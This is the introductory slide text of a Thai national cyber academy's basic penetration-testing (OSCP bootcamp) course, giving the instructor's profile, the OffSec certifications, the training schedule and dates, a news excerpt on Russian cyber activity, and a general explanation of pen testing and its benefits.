



THAILAND NATIONAL CYBER ACADEMY

เสริมสร้างองค์ความรู้ สร้างทักษะ เพิ่มขีดความสามารถ
ด้านความมั่นคงความปลอดภัยทางไซเบอร์



Thailand National Cyber Academy

การทดสอบเจาะระบบพื้นฐาน (Basic Penetration Testing) – Day 1

โครงการพัฒนาบุคลากรด้านการตรวจสอบความมั่นคงปลอดภัยไซเบอร์และทดสอบเจาะระบบระดับสูง
(Offensive Security Certified Professional: OSCP Bootcamp)



ลงทะเบียนอบรม



วันที่ 3 พฤศจิกายน 2568 รอบเช้า



วิทยากร



Ammarit Thongthua
Cyber Security Specialist
Secure D Center , Thailand

Professional Certifications

Certified Information Systems Security Professional (CISSP)
Certified Secure Software Lifecycle Professional (CSSLP)
ISO27001 Lead Auditor
CISM, GXPN, OSCP, CCNP, CEH, Security+, CCNA

Education

Master of Cyber Security and Information Assurance, ICT
Mahidol University

Experience

16 years experience in

- Cyber Security Consultant
- Penetration Testing and Vulnerability Assessment
- Security Investigation and Defense



Certified
Secure
Software Lifecycle
Professional



Certified
Information
Systems Security
Professional



Certified Information
Security Manager®
An ISACA® Certification





วิทยากร



Research and Advisory



Ammarit Thongthua

Cyber Security Specialist

Secure D Center , Thailand

CVE-2024-21206: Oracle
CVE-2023-22037: Oracle
CVE-2023-0101 : Tenable
CVE-2022-38395: HP
CVE-2022-38699: ASUS
CVE-2021-36286 : DELL
CVE-2021-0100 : Intel
CVE-2020-6930 : HP
CVE-2020-14778: Oracle PeopleSoft
CVE-2020-14558: Oracle PeopleSoft
CVE-2020-14564: Oracle PeopleSoft
CVE-2020-9672: Adobe ColdFusion
CVE-2020-9673: Adobe ColdFusion

CVE-2020-5962: NVIDIA GPU Display Driver
CVE-2020-5342: Dell
CVE-2020-3961: VMware Horizon Client
CVE-2020-3768: Adobe ColdFusion
CVE-2020-4395: IBM Security Access Manager
CVE-2019-4725: IBM Security Access Manager
CVE-2019-8256: Adobe ColdFusion
CVE-2019-9490, Trend Micro
CVE-2019-7000, AVAYA Web Conference
CVE-2018-1067, Redhat JBoss Undertow
CVE-2016-5331, vCenter Server and ESXi

Background and Experience

We operate across the ASEAN region with offices established in Kuala Lumpur, Malaysia and Bangkok, Thailand. We are independent and committed to your long-term goals by bringing a fresh, independent perspective, high passion to do an outstanding job and delivering cost-effective, innovation and high value services using global methodology and framework with our best cyber expertise certified by well-known cyber security certifications.

We trust you will recognize our pragmatic 'hands on' style in the way we have structured our team, our approach and our deliverables. Our approach is based on the simple notion that the success of this project is measured by the results obtained and not just successful completion.



Bangkok, Thailand

*Kuala Lumpur
Malaysia*

Cybersecurity Professional Services

Professional Services

Our cyber security professionals have extensive experience in Incident Response, Threat Hunting, Digital Forensic and Investigation, and understand the technical and real-world scenario of cyber attack





OffSec™

The Path to a Secure Future™



Official Training Partner



OSCP+

PEN-200

OffSec Certified Professional



OSEP

PEN-300

OffSec Experienced Penetration Tester



OSPA

WEB-200

OffSec Web Assessor



OSWE

WEB-300

OffSec Web Expert



OSED

EXP-301

OffSec Exploit Developer



OSEE

EXP-401

OffSec Exploitation Expert



OSDA

SOC-200

OffSec Defense Analyst



OSTH

TH-200

OffSec Threat Hunter



OSIR

IR-200

OffSec Incident Responder



OSCC-SEC

SEC-100

OffSec CyberCore Certified



OSCC-SJD

SJD-100


OffSec Cybercore Certified



KLCP

PEN-103

Kali Linux Certified Professional



ภาพรวมโครงการ



ภาพรวมโครงการ



กลับมาอีกครั้ง !!

การฝึกอบรมพร้อมสอบใบประกาศนียบัตร ประจำปี 2567

INTENSIVE CYBERSECURITY CAPACITY BUILDING PROGRAM PHASE II

หลักสูตรการอบรมภายใต้โครงการเร่งรัดการพัฒนาบุคลากรด้านความมั่นคงปลอดภัยไซเบอร์ ระยะที่ 2

อบรมฟรี
ไม่มีค่าใช้จ่าย

- หลักสูตรระดับพื้นฐาน
- หลักสูตรระดับผู้เชี่ยวชาญ
- หลักสูตรระดับผู้เชี่ยวชาญเฉพาะด้าน
- หลักสูตรที่อ้างอิงตามประกาศนียบัตรสากล
- หลักสูตรเชิงปฏิบัติการ

[สมัคร Register](#) | [คลิก](#)



ภาพรวมโครงการ



OffSec™
The Path to a Secure Future™

PEN-200: Penetration Testing with Kali Linux

The industry-leading Penetration Testing with Kali Linux (PWK/PEN-200) course introduces penetration testing methodology, tools, and techniques in a hands-on, self-paced environment. Access PEN-200's first Learning Module for an overview of course structure, learning approach, and what the course covers.

Learners who complete the course and pass the exam after November 1, 2024 will earn the OffSec Certified Professional (OSCP & OSCP+) penetration testing certification which requires holders to successfully attack and penetrate various live machines in a safe lab environment. These certifications are considered to be more technical than other penetration testing certifications and is one of the few that requires evidence of practical pen testing skills. The OSCP is a lifetime certification and the OSCP+ expires after 3 years, representing learners' commitment to continuing education in the complex cybersecurity space.





ภาพรวมโครงการ

ระยะเวลาการฝึกอบรม

 3 พฤศจิกายน - 7 พฤศจิกายน 2568

ฝึกอบรมรอบที่ 1 : อบรมในรูปแบบ Online

 ผ่านระบบ Zoom Meeting



 21 พฤศจิกายน - 5 ธันวาคม 2568

ฝึกอบรมรอบที่ 2 : โดยคัดเลือกผู้ผ่านเข้าร่วมอบรมจากรอบที่ 1

เหลือจำนวน 200 คน (เพื่อเรียนผ่าน ระบบ e-learning หรือระบบ MOOC)

 ผ่าน ระบบ e-learning หรือระบบ MOOC



 22 ธันวาคม - 23 ธันวาคม 2568

ฝึกอบรมรอบที่ 3 : โดยคัดเลือกผู้ผ่านเข้าร่วมอบรมจากรอบที่ 2 เหลือจำนวน 50 คน อบรมในรูปแบบ Onsite

 ณ โรงแรม ทีเค.พาเลซ แอนด์ คอนเวนชัน กรุงเทพมหานคร

 19 มกราคม - 23 มกราคม 2569

ฝึกอบรมปฏิบัติการเชิงลึกรอบที่ 4 : โดยคัดเลือกผู้ผ่านเข้าร่วมอบรมจากรอบที่ 3 เหลือจำนวน 8 คน อบรมในรูปแบบ On-site

 ณ โรงแรมไอบิส สโตลี รัชดา กรุงเทพมหานคร

หลักสูตรนี้เหมาะสำหรับ

-  บุคลากรของหน่วยงานควบคุมกำกับดูแล (Regulator) หรือหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ (CII) หรือหน่วยงานของรัฐ (Government)
-  หน่วยงานเอกชนที่เกี่ยวข้องกับการรักษาความมั่นคงปลอดภัยไซเบอร์
-  นักเรียน นักศึกษา และบุคคลทั่วไป
-  ไม่เคยเข้าอบรมหลักสูตร OSCP Boot Camp หรือไม่มีใบประกาศนียบัตร OSCP หรือ OSCP+
-  เชื้อไขอื่น ๆ ตามที่ สทศ. กำหนด



สอบถามข้อมูลเพิ่มเติมได้ที่

E-Mail: thnca@ncsa.or.th

Tel: 0966547070 (คุณมี)

Line OA: @thnca

(สามารถติดต่อได้ตามวันและเวลาราชการ 08:30-16:30 น.)

The background of the image features a dark, hooded figure, possibly a hacker, standing in a dimly lit space. The figure is wearing a black hooded sweatshirt. The background is filled with a dense, vertical stream of green binary code (0s and 1s) on a dark blue background, reminiscent of the 'Matrix' effect. The text is overlaid on this background.

OFFSEC SAYS

YOU MUST

TRY HARDER



ตารางการอบรม



ตารางการทดสอบเจาะระบบพื้นฐาน

วันที่ 3 พฤศจิกายน 2568

เวลา	รายละเอียด
08:30–09:00	ลงทะเบียน (Registration)
09:00–10:30	ภาพรวมกระบวนการทดสอบการบุกรุก
10:30–10:45	พักเบรก – เช้า
10:45–11:30	ประเด็นด้านกฎหมาย จรรยาบรรณ และการปฏิบัติตามข้อกำหนด
11:30–12:00	เฟรมเวิร์กที่นิยม (PTES, OWASP)
12:00–13:00	พักรับประทานอาหารกลางวัน
13:00–14:00	การตั้งค่าห้องปฏิบัติการทดสอบอย่างปลอดภัย (VMs, Kali, vulnerable targets, snapshot/rollback)
14:00–15:00	เครื่องมือพื้นฐานและการใช้งานเบื้องต้น
15:00–15:15	พักเบรก – บ่าย
15:15–16:00	Lab: สร้างและยืนยันสภาพแวดล้อมทดสอบ ติดตั้ง Kali VM, สร้าง VM เป้าหมาย, ยืนยันการเชื่อมต่อ และ snapshot



ตารางการทดสอบเจาะระบบพื้นฐาน

วันที่ 4 พฤศจิกายน 2568

เวลา	รายละเอียด
08:30–09:00	ลงทะเบียน (Registration)
09:00–10:30	Passive Reconnaissance (OSINT: Google dorking, WHOIS, DNS, social footprint)
10:30–10:45	พักเบรก – เข้า
10:45–12:00	Active Reconnaissance (port scanning, banner grabbing, service enumeration)
12:00–13:00	พักรับประทานอาหารกลางวัน
13:00–14:30	การทำแผนที่เครือข่ายและการระบุ fingerprint ของบริการ (Network mapping, service fingerprinting)
14:30–14:45	พักเบรก – บ่าย
14:45–16:00	ทำการสำรวจออกแบบรายงานสรุป Recon



ตารางการทดสอบเจาะระบบพื้นฐาน

วันที่ 5 พฤศจิกายน 2568

เวลา	รายละเอียด
08:30–09:00	ลงทะเบียน (Registration)
09:00–10:30	เครื่องมือสแกนช่องโหว่ (Nessus, OpenVAS แนวคิดการตั้งค่าและการอ่านผล)
10:30–10:45	พักเบรก – เข้า
10:45–12:00	การระบุช่องโหว่ทั่วไป (misconfigurations, outdated services, CVE workflow)
12:00–13:00	พักรับประทานอาหารกลางวัน
13:00–14:30	พื้นฐานการโจมตีด้วย Metasploit (modules, payloads, listeners)
14:30–14:45	พักเบรก – บ่าย
14:45–16:00	Lab (Hands-on): Vulnerability scan



ตารางการทดสอบเจาะระบบพื้นฐาน

วันที่ 6 พฤศจิกายน 2568

เวลา	รายละเอียด
08:30–09:00	ลงทะเบียน (Registration)
09:00–10:30	ทบทวน OWASP Top 10 (ความเสี่ยงและตัวอย่าง)
10:30–10:45	พักเบรก – เข้า
10:45–12:00	การโจมตีเว็บพื้นฐาน: SQL Injection, XSS, Authentication Bypass (แนวทางตรวจจับ/ป้องกัน)
12:00–13:00	พักรับประทานอาหารกลางวัน
13:00–14:30	การโจมตีเครือข่ายไร้สาย (พื้นฐาน WPA/WPA2, captive portals, rogue AP)
14:30–14:45	พักเบรก – บ่าย
14:45–16:00	Lab (Hands-on): ทดลองโจมตีเว็บแอป (vulnerable web VM) และโจมตีเครือข่ายไร้สายในสภาพแวดล้อมที่ปลอดภัย



ตารางการทดสอบเจาะระบบพื้นฐาน

วันที่ 7 พฤศจิกายน 2568

เวลา	รายละเอียด
08:30–09:00	ลงทะเบียน (Registration)
09:00–10:30	การยกระดับสิทธิ์ (Privilege Escalation) บน Linux/Windows
10:30–10:45	พักเบรก – เข้า
10:45–12:00	เทคนิคการคงอยู่ (persistence) และการสกัดข้อมูล (exfiltration)
12:00–13:00	พักรับประทานอาหารกลางวัน
13:00–14:30	การเขียนรายงานผลและการสื่อสารกับผู้เกี่ยวข้อง
14:30–14:45	พักเบรก – บ่าย
14:45–15:30	ทำ penetration test แบบครบวงจรบนเป้าหมายจำลอง
15:30–16:00	สรุปหลักสูตร, Q&A, Next Steps



เอกสารประกอบการอบรม และ เครื่องมือต่างๆ



THNCA Thailand National Cyber Academy

NCSA สทศ

THAILAND NATIONAL CYBER ACADEMY

เสริมสร้างองค์ความรู้ สร้างทักษะ เพิ่มขีดความสามารถ
ด้านความมั่นคงความปลอดภัยทางไซเบอร์

YouTube Twitter Line

Thailand National Cyber Academy

อบรมการทดสอบเจาะระบบพื้นฐาน (Basic Penetration Testing)


โครงการพัฒนาบุคลากรด้านการตรวจสอบความมั่นคงปลอดภัยไซเบอร์และทดสอบเจาะระบบระดับสูง
(Offensive Security Certified Professional: OSCP Bootcamp)

The most advanced Penetration Testing Distribution

Kali Linux is an open-source, Debian-based Linux distribution geared towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics and Reverse Engineering.

DOWNLOAD • DOCUMENTATION •

<https://bit.ly/NCSAPT25>



ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)



ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)



Cyber Attack



ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)

UK and allies warn of Russian cyber activity targeting support to Ukraine

By Muvlja M

May 21, 2025 8:42 PM GMT+7 • Updated May 21, 2025




LONDON, May 21 (Reuters) - Britain and allies including the United States issued an advisory on Wednesday warning of a Russian state-sponsored cyber campaign targeting the delivery of support to Ukraine and Western logistics entities and technology companies.

"This malicious campaign by Russia's military intelligence service presents a serious risk to targeted organisations, including those involved in the delivery of assistance to Ukraine," Paul Chichester, Director of Operations at Britain's National Cyber Security Centre (NCSC), said.




ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)






ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)






ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)






ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)





ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)

อย่ารอให้ใครมาเจาะระบบของเรา
แต่เราจะต้องทดสอบและปิดช่องโหว่ก่อนที่จะถูกโจมตี





ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)



Penetration Testing, often called **pen testing** or **ethical hacking**, is a **simulated cyberattack** conducted on a computer system, network, or web application to **evaluate its security posture**. The goal is to **identify vulnerabilities** that could be exploited by real attackers and to **assess the effectiveness of existing security measures**.



ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)

Benefits of penetration testing

Comprehensive security assessment

Penetration testing provides a comprehensive assessment of an organization's security posture and helps identify vulnerabilities that may go undetected by other testing methods.

Identifying security vulnerabilities

Penetration testing helps identify areas of an organization's systems and applications that may be vulnerable to attack. This allows the organization to prioritize and address high-priority vulnerabilities, leading to a more secure environment.

Validation of security controls efficacy

Penetration testing validates the effectiveness of an organization's security controls in protecting against a real-world attack.

Protection of customers and shareholders

By identifying vulnerabilities and taking steps to remediate them, organizations are better able to protect their customers' and stakeholders' sensitive information.

Avoidance of brand damage

A data breach can significantly damage an organization's brand reputation and trust. By conducting penetration testing, organizations can identify and remediate vulnerabilities before they can be exploited by threat actors, mitigating the risk of a data breach and associated brand damage.

Regulatory compliance

Penetration testing helps organizations meet regulatory compliance regimes like PCI-DSS, HIPAA, and GDPR to ensure that sensitive customer data is protected.



ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)





ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)

Attack Surface



